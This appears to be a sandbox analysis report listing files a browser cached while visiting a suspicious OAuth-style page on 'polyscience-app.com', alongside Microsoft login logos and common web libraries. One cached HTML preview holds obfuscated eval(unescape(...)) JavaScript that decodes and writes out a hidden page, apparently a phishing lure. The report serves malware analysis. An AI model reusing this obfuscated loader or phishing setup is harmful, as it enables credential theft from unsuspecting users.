Encrypted:	false
SSDEEP:	192:rJZWZY2zLW7tqif320zMx8B4CDHsfc2JjX:r/SPW5zeKlyl
MD5:	F7029FDAC527579B7E174BE01B02CF7D
SHA1:	461A42D4609B92476AF49BB7784C793FB90C5DC7
SHA-256:	516F4B4A564ABD4A3613D3A15042ECBB29444E667110139EA6B7917436A749C8
SHA-512:	2915B1EFA54099FC797BF884A205C386C591B1F5BD0FB27B75D38F2BF43EC6C242E11624FFC78B57223C433308E50B14C8BB63C8392E83AC31732A10D556DBA5
Malicious:	false
Reputation:	low
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{B54B0312-7D28-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	33664
Entropy (8bit):	2.2733429789844433
Encrypted:	false
SSDEEP:	96:rNZ6QD61BSezjh2YqW5M0+Fut7qutoVh6t/7tqtItxt38r8s2:rNZ6QD61kezjh2YqW5M0+FoqNhQsrp2
MD5:	A64E9A66526D29A4AEE2B3D2CBA450E6
SHA1:	D05585D38E86DE47B0FE9A637CAD335999A26DB1
SHA-256:	FDDA00B22AC09156D35F19274ECE59801DF1E30B2F545C71CFCBF3C778F62614
SHA-512:	4259BBA820CF801AFAD2310FBE955652706EBE9996E1ABDFE3E93AC962C39214F08A59D3504F5172FD762D6A8D86731F016071D4E86215947E538AECFD08C932
Malicious:	false
Reputation:	low
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{BBAC2C7A-7D28-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	16984
Entropy (8bit):	1.5624291624044169
Encrypted:	false
SSDEEP:	48:IwWGcprRGwpa8G4pQ8GrapbSwZGQpKoG7HpReaTGIpG:rKZLQc66BSwzAzTeeA
MD5:	AD49420BD5704FC69A85F33A9B348D9A
SHA1:	77A46CA7215C3D94C867D321CA5AAA8CE282D303
SHA-256:	A1EAE89E1956C82B1FB4DF8AFFA6F4538ADBA5E2B487D27E40CB215EC792AB1A
SHA-512:	25583D6E86A700DF34D002027EBAFC80F0CA2253A22296C939CB6B2F0E56B493B64AF353098B22985B623F724D76619BE519FB6A82F9E8F876E991B30CA7A5FC
Malicious:	false
Reputation:	low
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\imagestore\gee00pr\imagestore.dat	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\imagestore\gee00pr\imagestore.dat	
File Type:	data
Category:	dropped
Size (bytes):	18476
Entropy (8bit):	3.1388181603810184
Encrypted:	false
SSDEEP:	48:sT5kT5hT5ZT5YgyyyyyyyyyyyyyyZT5K8T5/QQQQQN:+M33Uf9QQQQQN
MD5:	05DB3205730D5081B05AEBFEE9E349C0
SHA1:	7DD7F11A2AF9185CDB39640FC9B913CF59BFAFA9
SHA-256:	531D750C866DD9E898C5AF5A8FFFF12E4A3EBF7368D19894337F4EF1FFE4FC48
SHA-512:	C2419BBED964E394E7F9D03B5DFF51F89E4F69D6B879DD7ABC3849A893081589CD7AF72D188D70A970BDC33DEDD0D9C113BEBFB2351B3A67C5706798C82FD 4B
Malicious:	false
Reputation:	low
Preview:	W.h.t.t.p.s.:./.a.a.d.c.d.n...m.s.a.u.t.h...n.e.t./.e.s.t.s./.2...1./.c.o.n.t.e.n.t./.i.m.a.g.e.s./.f.a.v.i.c.o.n._.a._.e.u.p.a.y.f.g.g.h.q.i.a.i.7.k.9.s.o.l.6.l.g.2...i.c.o.~(.....h(.....(..... .....(.....P..... ...3333333333333333333333333333333 ...3333333333333333333333333333333 ...3333333333333333333333333333333 ...3333333333333333333333333333333 ...3333333333333333333333333333333 ...3333333333333333333333333333333 ...3333333333333333333333333333333 ...3333333333333333333333333333333

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\0zzdgkl7q1p2aaklyhr94v7p[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	downloaded
Size (bytes):	39973
Entropy (8bit):	3.3170552366253063
Encrypted:	false
SSDEEP:	768:LimK+ChW/+Komc2czdrbBh2BDNClRx+caiaf:rKRs/+KNI5rDG
MD5:	D1B4F7ECD2FC70F62C4B74126BFC2D8E
SHA1:	A7C0D83D6DC3676AD6ADAE0643405D82CE88CDDF
SHA-256:	3CA413AE0C290373446DE148AECFE2622FC733B67EFC6C56AA1DC2B193510465
SHA-512:	C431C7B6C6214DFB69C7861D2ADC1FAAA6F5D317C038551BE83FC3A7605846CCC848B462C79A161EBB97D7D2343C48256C8024248D6ECF0C1BBF01648F3807
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://polyscience-app.com/PolyScience-Images/SharedImage-View/Oauth/0zzdgkl7q1p2aaklyhr94v7p.html? authorize&client_id=75HH9&redirect_uri=https%3A%2F%2F16148896541f94f7f8002d2a8c2b5af6f7f6e99e941f94f7f8002d2a8c2b5af6f7f6e99e941f94f7f8002d2a8c2b5af6f 7f6e99e941f94f7f8002d2a8c2b5af6f7f6e99e941f94f7f8002d2a8c2b5af6f7f6e99e94
Preview:	<html>..<head>..</head>..<body>....<script type="text/javascript">..eval(unescape('%66%75%6e%63%74%69%6f%6e%20%65%64%61%33%31%62%61%32%36%34 %28%73%29%20%7b%0a%09%76%61%72%20%72%20%3d%20%22%22%3b%0a%09%76%61%72%20%74%6d%70%20%3d%20%73%2e%73%70%6c%69%74 %28%22%31%33%33%35%36%33%39%34%22%29%3b%0a%09%73%20%3d%20%75%6e%65%73%63%61%70%65%28%74%6d%70%5b%30%5d%29%3b% 0a%09%6b%20%3d%20%75%6e%65%73%63%61%70%65%28%74%6d%70%5b%31%5d%20%2b%20%22%36%32%33%31%36%30%22%29%3b%0a%09%66 %6f%72%28%20%76%61%72%20%69%20%3d%20%30%3b%20%69%20%3c%20%73%2e%6c%65%6e%67%74%68%3b%20%69%2b%2b%29%20%7b%0a%0 9%09%72%20%2b%3d%20%53%74%72%69%6e%67%2e%66%72%6f%6d%43%68%61%72%43%6f%64%65%28%28%70%61%72%73%65%49%6e%74%28% 6b%2e%63%68%61%72%41%74%28%69%25%6b%2e%6c%65%6e%67%74%68%29%29%5e%73%2e%63%68%61%72%43%6f%64%65%41%74%28%69%29 %29%2b%30%29%3b%0a%09%7d%0a%09%72%65%74%75%72%6e%20%72%3b%0a%7d%0a'));..eval(unescape('%64%6f%63%75%6d%65%6e%74%2e%77%72 %69%74%65%28%65%64%61%33%31%62%61%32%36%34%28%27') + '%39%29%44%49%44%5d%58%56%4

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\bootstrap.min[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	144877
Entropy (8bit):	5.049937202697915
Encrypted:	false
SSDEEP:	1536:GcoqwrUPyDHU7c7TcDEBi82NcuSELL4d/+oENM6HN26Q:VoPgPard2oENM6HN26Q
MD5:	450FC463B8B1A349DF717056FBB3E078
SHA1:	895125A4522A3B10EE7ADA06EE6503587CBF95C5
SHA-256:	2C0F3DCFE93D7E380C290FE4AB838ED8CADFF1596D62697F5444BE460D1F876D
SHA-512:	93BF1ED5F6D8B34F53413A86EFD4A925D578C97ABC757EA871F3F46F340745E4126C48219D2E8040713605B64A9ECF7AD986AA8102F5EA5ECF9228801D962F5D
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://maxcdn.bootstrapcdn.com/bootstrap/4.0.0/css/bootstrap.min.css

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\bootstrap.min[1].css	
Preview:	/*!. * Bootstrap v4.0.0 (https://getbootstrap.com). * Copyright 2011-2018 The Bootstrap Authors. * Copyright 2011-2018 Twitter, Inc.. * Licensed under MIT (https://github .com/twbs/bootstrap/blob/master/LICENSE). */:root{--blue:#007bff;--indigo:#6610f2;--purple:#6f42c1;--pink:#e83e8c;--red:#dc3545;--orange:#fd7e14;--yellow:#ffc107;-- green:#28a745;--teal:#20c997;--cyan:#17a2b8;--white:#fff;--gray:#6c757d;--gray-dark:#343a40;--primary:#007bff;--secondary:#6c757d;--success:#28a745;--info:#17a2b8;-- warning:#ffc107;--danger:#dc3545;--light:#f8f9fa;--dark:#343a40;--breakpoint-xs:0;--breakpoint-sm:576px;--breakpoint-md:768px;--breakpoint-lg:992px;--breakpoint- xl:1200px;--font-family-sans-serif:-apple-system,BlinkMacSystemFont,"Segoe UI",Roboto,"Helvetica Neue",Arial,sans-serif,"Apple Color Emoji","Segoe UI Emoji","Segoe UI Symbol";--font-family-monospace:SFMono-Regular,Menlo,Monaco,Consolas,"Liberation Mono","Courier New",monospace}*,::after,::before{box-sizing:border-box}h tml{font-family:sans

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\free-fa-solid-900[1].eot	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	Embedded OpenType (EOT), Font Awesome 5 Free Solid family
Category:	downloaded
Size (bytes):	204814
Entropy (8bit):	6.343269877413605
Encrypted:	false
SSDEEP:	6144:9t+zd6McnODzpN2BDXTIRSwRKSK3NC59M4:iELnODze58Rjg+5b
MD5:	AD5381B40F2857CE48DC73585FC92294
SHA1:	B404BB9916EDFD272560C27CFD09C032EC9F9B96
SHA-256:	2D45F4A3844BEFB918111DF65049A4FA71577D5E8FF009934B62E647E4702AB0
SHA-512:	69409725FE954403937CA22F5CDE811574FA2EBDBE24BF7CD5566826259A2427692251BFC90E663696C6A425F6C2DB95C8946495B4A5228B3BA8FEA10F79C2F5
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ka-f.fontawesome.com/releases/v5.15.2/webfonts/free-fa-solid-900.eot?
Preview:	. .....LP.....F.....2.F.o.n.t. .A.w.e.s.o.m.e. .5. .F.r.e.e. .S.o.l.i.d.....S.o.l.i.d...L.3.3.1...5.2.2. .(.F.o.n.t. .A.w.e.s.o.m.e. .v.e.r.s.i.o.n.:. .5...1. 5...2.)...2.F.o.n.t. .A.w.e.s.o.m.e. .5. .F.r.e.e. .S.o.l.i.d.....PFFTM.4.....GDEF.*.....OS/23.V`...X...`cmap.j.4...h....gasp.....glyfh.....-....dhead.4.....6hhea.C.-... ....$hmtx.Q.....loca.....8....maxp.N.`...8... name#./....P...+post..Fa...|..1.....K..F..._.<.....$.\....$.`.....]. .....@..... L.f...G.L.f.....PfEd.....T.....:.... .....@.....@. .....@.....@.....@.....`.....@.....@.....@.....@....`

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\free.min[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	60351
Entropy (8bit):	4.728636851806783
Encrypted:	false
SSDEEP:	768:5Uh31IPiyXNq4YxBowbgJlkwF//zMQyYJYX9Bft6VSz8:5U0PxXE4YXJgndFTfy9lt5Q
MD5:	4ECC071B77D6B1790FA9FB8A5173F972
SHA1:	B44FCBAAC4F3AA7381D71DE20064AC84B0B729D1
SHA-256:	8C7BBA7DEB64FF95E98F7AC8CD0D3B675A4BCF02F302E57EDC5A1D6FA3D6CF94
SHA-512:	7CC1D04078B5917269025B6F37C7DDD83A0A5A0C5840E2A6E99ADFE2FB3E2242C626F25315480ADCD725C855AD2881DDF672B6FC1D793377C2D16FF38EAF69
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ka-f.fontawesome.com/releases/v5.15.2/css/free.min.css?token=585b051251
Preview:	/*!. * Font Awesome Free 5.15.2 by @fontawesome - https://fontawesome.com. * License - https://fontawesome.com/license/free (Icons: CC BY 4.0, Fonts: SIL OFL 1.1, Code: MIT License). */.fa,.fab,.fad,.fal,.far,.fas{-moz-osx-font-smoothing:grayscale;-webkit-font-smoothing:antialiased;display:inline-block;font-style:normal;font-var iant:normal;text-rendering:auto;line-height:1}.fa-lg{font-size:1.33333em;line-height:.75em;vertical-align:-.0667em}.fa-xs{font-size:.75em}.fa-sm{font-size:.875em}.fa-1x{font- size:1em}.fa-2x{font-size:2em}.fa-3x{font-size:3em}.fa-4x{font-size:4em}.fa-5x{font-size:5em}.fa-6x{font-size:6em}.fa-7x{font-size:7em}.fa-8x{font-size:8em}.fa-9x{font- size:9em}.fa-10x{font-size:10em}.fa-fw{text-align:center;width:1.25em}.fa-ul{list-style-type:none;margin-left:2.5em;padding-left:0}.fa-ul>li{position:relative}.fa-li{left:-2em;po sition:absolute;text-align:center;width:2em;line-height:inherit}.fa-border{border:.08em solid #eee;border-radius:.1em;padding:.2em .25em .15em}.fa-pul

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\popper.min[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	19188
Entropy (8bit):	5.212814407014048
Encrypted:	false
SSDEEP:	384:+CbuG4xGNoDic2UjKPafxwC5b/4xQviOJU7QzxzivDdE3pcGdjkd/9jt3B+Kb964:zb4xGmiJfaf7gxQvVU7eziv+cSjknZ3f
MD5:	70D3FDA195602FE8B75E0097EED74DDE
SHA1:	C3B977AA4B8DFB69D651E07015031D385DED964B
SHA-256:	A52F7AA54D7BCAAFA056EE0A050262DFC5694AE28DEE8B4CAC3429AF37FF0D66
SHA-512:	51AFFB5A8CFD2F93B473007F6987B19A0A1A0FB970DDD59EF45BD77A355D82ABBBD60468837A09823496411E797F05B1F962AE93C725ED4C00D514BA40269D1
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/popper.min.js

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\popper.min[1].js

Preview:

/*. Copyright (C) Federico Zivolo 2017. Distributed under the MIT License (license terms are at http://opensource.org/licenses/MIT).. */(function(e,t){'object'==typeof exports&&'undefined'!=typeof module?module.exports=t():'function'==typeof define&&define.amd?define(t):e.Popper=t()})(this,function(){'use strict';function e(e){return e&&'[object Function]'==={}.toString.call(e)}function t(e,t){if(1!==e.nodeType)return[];var o=getComputedStyle(e,null);return t?o[t]:o}function o(e){return'HTML'===e.nodeName?e:e.parentNode||e.host}function n(e){if(!e)return document.body;switch(e.nodeName){case'HTML':case'BODY':return e.ownerDocument.body;case'#document':return e.body;}var i=t(e),r=i.overflow,p=i.overflowX,s=i.overflowY;return /(auto|scroll)/.test(r+s+p)?e:n(o(e))}function r(e){var o=e&&e.offsetParent,i=o&&o.nodeName;return i&&'BODY'!==i&&'HTML'!==i?-1!==['TD','TABLE'].indexOf(o.nodeName)&&'static'===t(o,'position')?r(o):o:e?e.ownerDocument.documentElement:document.documentElement}functio

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\585b051251[1].js

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	10866
Entropy (8bit):	5.182477446178365
Encrypted:	false
SSDEEP:	192:BBHN42S+9SZRvACpilthFzoXnemF+shSGnZ+PPxQDqv7jh81Q5l8OcchIlzbCn:HRCfhFzevnEZ/h81Q5l8OsE
MD5:	4B900F0AF3BBDA85E1077C8EC8C83831
SHA1:	7E7015965195F25AFA3A47BE2108278AD6A0A4AC
SHA-256:	7943D6D067DB8587E9FB675F0D2CC78D6C90C91B187CF8642A3F52FF91381685
SHA-512:	2CD82E0DCD1381447522CFFD610136513323E5D2980FAE730801FE8BBA580FF7FDF9CB8D2E9AC794D6F2FB59C724EDA71BECE7CAA72C775BC963E1A54B30EI CB
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://kit.fontawesome.com/585b051251.js

Preview:

window.FontAwesomeKitConfig = {"asyncLoading":{"enabled":true},"autoA11y":{"enabled":true},"baseUrl":"https://ka-f.fontawesome.com","baseUrlKit":"https://kit.fontawesome.com","detectConflictsUntil":null,"iconUploads":{},"id":132286382,"license":"free","method":"css","minify":{"enabled":true},"token":"585b051251","v4FontFaceShim":{"enabled":false},"v4shim":{"enabled":true},"version":"5.15.2"};.!function(t){"function"==typeof define&&define.amd?define("kit-loader",t):t()}((function(){"use strict";function t(e){return(t="function"==typeof Symbol&&"symbol"==typeof Symbol.iterator?function(t){return typeof t}:function(t){return t&&"function"==typeof Symbol&&t.constructor===Symbol&&t!==Symbol.prototype?"symbol":typeof t})(e)}function e(t,e,n){return e in t?Object.defineProperty(t,e,{value:n,enumerable:!0,configurable:!0,writable:!0}):t[e]=n,t}function n(t,e){var n=Object.keys(t);if(Object.getOwnPropertySymbols){var r=Object.getOwnPropertySymbols(t);e&&(r=r.filter((function(e){return Object.g

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\favicon_a_eupayfgghqiai7k9sol6lg2[1].ico

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	MS Windows icon resource - 6 icons, 128x128, 16 colors, 72x72, 16 colors
Category:	downloaded
Size (bytes):	17174
Entropy (8bit):	2.9129715116732746
Encrypted:	false
SSDEEP:	24:QSNTmTFxg4lyyyyyyyyyyyyyio7eeeeeeeeekzgsLsLsLsLsLsQZp:nfgyyyyyyyyyyyyynzQQQQQO
MD5:	12E3DAC858061D088023B2BD48E2FA96
SHA1:	E08CE1A144ECEAE0C3C2EA7A9D6FBC5658F24CE5
SHA-256:	90CDAF487716184E4034000935C605D1633926D348116D198F355A98B8C6CD21
SHA-512:	C5030C55A855E7A9E20E22F4C70BF1E0F3C558A9B7D501CFAB6992AC2656AE5E41B050CCAC541EFA55F9603E0D349B247EB4912EE169D44044271789C719CD0
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://aadcdn.msauth.net/ests/2.1/content/images/favicon_a_eupayfgghqiai7k9sol6lg2.ico

Preview:

.............h(..f...HH..........(..00......h....6.. ....=..............@.........(....A..(...................(....................................."P.."" ...3 3333333333333333333333333333"" ...3333333333333333333333333333"" ...3333333333333333333333333333"""" """""""""""""""""""""""""""""""""""" ...3333333333333333333333333333"" ...3333333333333333333333333333"" ...3333333333 333333333333333333"" ...3333333333333333333333333333"" ...3333333333333333333333333333"""""""""""""""""""""""""""""""" """""""" ...3333333333333333333333333333"" ...3333333333333333333333333333"" ...3333333333333333333 333333333"" ...3333333333333333333333333333""

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\jquery-3.1.1.min[1].js

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	86709
Entropy (8bit):	5.367391365596119
Encrypted:	false
SSDEEP:	1536:9NhEyjjTikEJO4edXXe9J578go6MWXqcVhrLyB4Lw13sh2bzrl1+iuH7U3gBORDT:jxcq0hrLZwpsYbmzORDU8Cu5
MD5:	E071ABDA8FE61194711CFC2AB99FE104
SHA1:	F647A6D37DC4CA055CED3CF64BBC1F490070ACBA
SHA-256:	85556761A8800D14CED8FCD41A6B8B26BF012D44A318866C0D81A62092EFD9BF
SHA-512:	53A2B560B20551672FBB0E6E72632D4FD1C7E2DD2ECF7337EBAAAB179CB8BE7C87E9D803CE7765706BC7FCBCF993C34587CD1237DE5A279AEA19911D69067E 65
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\jquery-3.1.1.min[1].js	
Reputation:	low
IE Cache URL:	http://https://code.jquery.com/jquery-3.1.1.min.js
Preview:	/*! jQuery v3.1.1 | (c) jQuery Foundation | jquery.org/license */!function(a,b){"use strict";"object"==typeof module&&"object"==typeof module.exports?module.exports=a.document?b(a,!0):function(a){if(!a.document)throw new Error("jQuery requires a window with a document");return b(a)}:b(a)}("undefined"!=typeof window?window:this, function(a,b){"use strict";var c=[],d=a.document,e=Object.getPrototypeOf,f=c.slice,g=c.concat,h=c.push,i=c.indexOf,j={},k=j.toString,l=j.hasOwnProperty,m=l.toString,n=m.call(Object),o={};function p(a,b){b=b||d;var c=b.createElement("script");c.text=a,b.head.appendChild(c).parentNode.removeChild(c)}var q="3.1.1",r=function(a,b){return new r.fn.init(a,b)},s=/^[\s\uFEFF\xA0]+|[\s\uFEFF\xA0]+$/g,t=/^-ms-/,u=/-([a-z])/g,v=function(a,b){return b.toUpperCase()};r.fn=r.prototype={jquery:q,constructor:r,length:0,toArray:function(){return f.call(this)},get:function(a){return null==a?f.call(this):a<0?this[a+this.length]:this[a]},pushStack:function(a){var b=r.merge(this.con

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\microsoft_logo_ee5c8d9fb6248c938fd0dc19370e90bd[1].svg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	SVG Scalable Vector Graphics image
Category:	downloaded
Size (bytes):	3651
Entropy (8bit):	4.094801914706141
Encrypted:	false
SSDEEP:	96:wO4DZ+Stb/jY+eo4hAryAes9mBYYQgWLDm9:wToSBjlevudl9nO
MD5:	EE5C8D9FB6248C938FD0DC19370E90BD
SHA1:	D01A22720918B781338B5BBF9202B241A5F99EE4
SHA-256:	04D29248EE3A13A074518C93A18D6EFC491BF1F298F9B87FC989A6AE4B9FAD7A
SHA-512:	C77215B729D0E60C97F075998E88775CD0F813B4D094DC2FDD13E5711D16F4E5993D4521D0FBD5BF7150B0DBE253D88B1B1FF60901F053113C5D7C1919852D5
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://logincdn.msauth.net/16.000.28666.7/content/images/microsoft_logo_ee5c8d9fb6248c938fd0dc19370e90bd.svg
Preview:	<svg xmlns="http://www.w3.org/2000/svg" width="108" height="24" viewBox="0 0 108 24"><title>assets</title><path d="M44.836,4.6V18.4h-2.4V7.583H42.4L38 .119,18.4H36.531L32.142,7.583h-.029V18.4H29.9V4.6h3.436L37.3,14.83h.058L41.545,4.6Zm2,1.049a1.268,1.268,0,0,1,.419-.967,1.413,1.413,0,0,1,1-.39,1.392, 1.392,0,0,1,1.02.4,1.3,1.3,0,0,1,.4.958,1.248,1.248,0,0,1-.414.953,1.428,1.428,0,0,1-1.01.385A1.4,1.4,0,0,1,47.25,6.6a1.261,1.261,0,0,1-.409-.948M49.41,18.4H47. 081V8.507H49.41Zm7.064-1.694a3.213,3.213,0,0,0,1.145-.241,4.811,4.811,0,0,0,1.155-.635V18a4.665,4.665,0,0,1-1.266.481,6.886,6.886,0,0,1-1.554.164,4.707,4.707,0, 0,1-4.918-4.908,5.641,5.641,0,0,1,1.4-3.932,5.055,5.055,0,0,1,3.955-1.545,5.414,5.414,0,0,1,1.324.168,4.431,4.431,0,0,1,1.063.39v2.233a4.763,4.763,0,0,0-1.1-.61 1,3.184,3.184,0,0,0-1.15-.217,2.919,2.919,0,0,0-2.223.9,3.37,3.37,0,0,0-.847,2.416,3.216,3.216,0,0,0,.813,2.338,2.936,2.936,0,0,0,2.209.837M65.4,8.343a2.952,2.9 52,0,0,1,.5.039,2.1,2.1,0,0,1,.375.1v2.358a2.04,2.04,0,0,0-.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\bg5[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, progressive, precision 8, 640x360, frames 3
Category:	downloaded
Size (bytes):	8071
Entropy (8bit):	7.66211900561943
Encrypted:	false
SSDEEP:	192:IF938iG3nN414baqnvSo80tXmazX6Xde3SLWlaT:Iu4imqnvSZsXmajqe3an
MD5:	758ECED283C775E80880D5A62BD3A68C
SHA1:	DCF807EC4EE9E979A221B55DD3070F717FC3AC9B
SHA-256:	A8A114B350D75CFF132058A9685D8491E92E21D2758606C4353500A553CBEE98
SHA-512:	015B12E71C3A4F63913F23CE6098DD89ABF507C60C4A927D8E4D1DF56528E68EA95F0A7DB997504B29C5B5D4EC4A549BE7DDE3E2614721D2648B4260C50BF95
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://i.ibb.co/WfJjj1q/bg5.jpg
Preview:	.....C.....C.....h.....D!.. . ..K@T".....[. ."I@...A.....P*...(Z.3..E..Q.....e.@-..!(@...@.....T.$..R.....hPU.(Zg=.`...@.....[-.J..,.!....)%.H.HI. B.P.i(....3...%.!.....Z...I...@.....D.. ..(.....R.g=..."...%.T..*Z%E,. .H..P....." R@.....A@[TU.C9.$..j.J...QU..P.....J*. . ..BPH.A.H.@ ....P[E-Pc=..H%.$.,.....*TR....P%.@@@"....D .$...(.@)AV..3..E.$....E.YYUAl.*)`..."....+4.@..."......(P.AAJ..). .ED\.b.,Y...`.*..R..U@AE.. ..V@.....$.....(-..S...K..Q.@.E..QU%T.I...-.....H.... @..A@QAj.Z)S=.P$E."(.P.-.UAl YJ.D...d.....@.#(DB...(...h-T.(....K..(...[.....-$..P.B. ..,..@..A....A....T.E..PPMwH...IDR..,...D..ae.AE.Y.!d R@..@$B"A...H.`QB..(-...$....%X.E..!R..Q@..T..... .A..B.H..@((QAj.-E..u.!.B.P...`Q...P.VK` .. .P....H .. $$BA.E*...R.Z.-L....Q..Q. ..*J.M.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\free-fa-regular-400[1].eot	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	Embedded OpenType (EOT), Font Awesome 5 Free Regular family
Category:	downloaded
Size (bytes):	34350
Entropy (8bit):	6.319416398409097
Encrypted:	false
SSDEEP:	384:2TILSQt3owpXUazLuDULbNVTH/oOkKQB3I+89AyI6WcRwkw8cQUtR:2ULSe3yy6DOP/oDB29uc5w8cQUL
MD5:	73570FCA80D5237954C19C20BDA58A70
SHA1:	E27F09071CA6B858A1B96B1CD02B2B34BCE85178
SHA-256:	75BAC9C568E4B2DF8C25F96513A92FA4740D4B11E58FB0ADB88E2F4DADC7FFCD
SHA-512:	60632D9B3893631C82FDC7D56741A8EFA52BA9333BF4FECA083330B9B1454CC6F4A1AEEDF621EBF92CFF634A0BA91F4EB1F0DF6009A69C6BD14A0A39908E8B 9

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\free-fa-regular-400[1].eot	
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ka-f.fontawesome.com/releases/v5.15.2/webfonts/free-fa-regular-400.eot?
Preview:	.....LP.....w.....6.F.o.n.t. .A.w.e.s.o.m.e. .5. .F.r.e.e. .R.e.g.u.l.a.r.....R.e.g.u.l.a.r...L.3.3.1...5.2.2. .(.F.o.n.t. .A.w.e.s.o.m.e. .v.e.r.s.i.o.n.:. .5...1.5...2.)...6.F.o.n.t. .A.w.e.s.o.m.e. .5. .F.r.e.e. .R.e.g.u.l.a.r.....PFFTM.4.....GDEF.*.....OS/2A.S....X...`cmap.....gasp.....glyf|.7.... ..n.head.&.....6hhea.5.....$hmtx...t.....Tloca.e.....6maxp.....8... name9.;"..w....[post.iA...}.....K...w..._.<.....$.Z.....$.`..... ..@.....L.f...G.L.f.....PfEd.....T.....:..... .....@.....@.....@.....@.....@...@.....@...@..... .....`.....@.....@.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\jquery-3.2.1.slim.min[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	69597
Entropy (8bit):	5.369216080582935
Encrypted:	false
SSDEEP:	1536:qNhEyjjTikEJO4edXXe9J578go6MWX2xkjVe4c4j2ll2Ac7pK3F71QDU8CuT:Exc2yjq4j2uYnQDU8CuT
MD5:	5F48FC77CAC90C4778FA24EC9C57F37D
SHA1:	9E89D1515BC4C371B86F4CB1002FD8E377C1829F
SHA-256:	9365920887B11B33A3DC4BA28A0F93951F200341263E3B9CEFD384798E4BE398
SHA-512:	CAB8C4AFA1D8E3A8B7856EE29AE92566D44CEEAD70C8D533F2C98A976D77D0E1D314719B5C6A473789D8C6B21EBB4B89A6B0EC2E1C9C618FB1437EBC77D3A 269
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://code.jquery.com/jquery-3.2.1.slim.min.js
Preview:	/*! jQuery v3.2.1 -ajax,-ajax/jsonp,-ajax/load,-ajax/parseXML,-ajax/script,-ajax/var/location,-ajax/var/nonce,-ajax/var/rquery,-ajax/xhr,-manipulation/_evalUrl,-event/ajax,-effects,-effects/Tween,-effects/animatedSelector | (c) JS Foundation and other contributors | jquery.org/license */!function(a,b){"use strict";"object"==typeof module &&"object"==typeof module.exports?module.exports=a.document?b(a,!0):function(a){if(!a.document)throw new Error("jQuery requires a window with a document");return b(a)}:b(a)}("undefined"!=typeof window?window:this,function(a,b){"use strict";var c=[],d=a.document,e=Object.getPrototypeOf,f=c.slice,g=c.concat,h=c.push,i=c.indexOf,j={},k=j.toString,l=j.hasOwnProperty,m=l.toString,n=m.call(Object),o={};function p(a,b){b=b||d;var c=b.createElement("script");c.text=a,b.head.appendChild(c).parentNode.removeChild(c)}var q="3.2.1 -ajax,-ajax/jsonp,-ajax/load,-ajax/parseXML,-ajax/script,-ajax/var/location,-ajax/var/nonce,-ajax/var/rquery,-ajax/xhr,-manipulation/_e

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\jquery-3.3.1[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
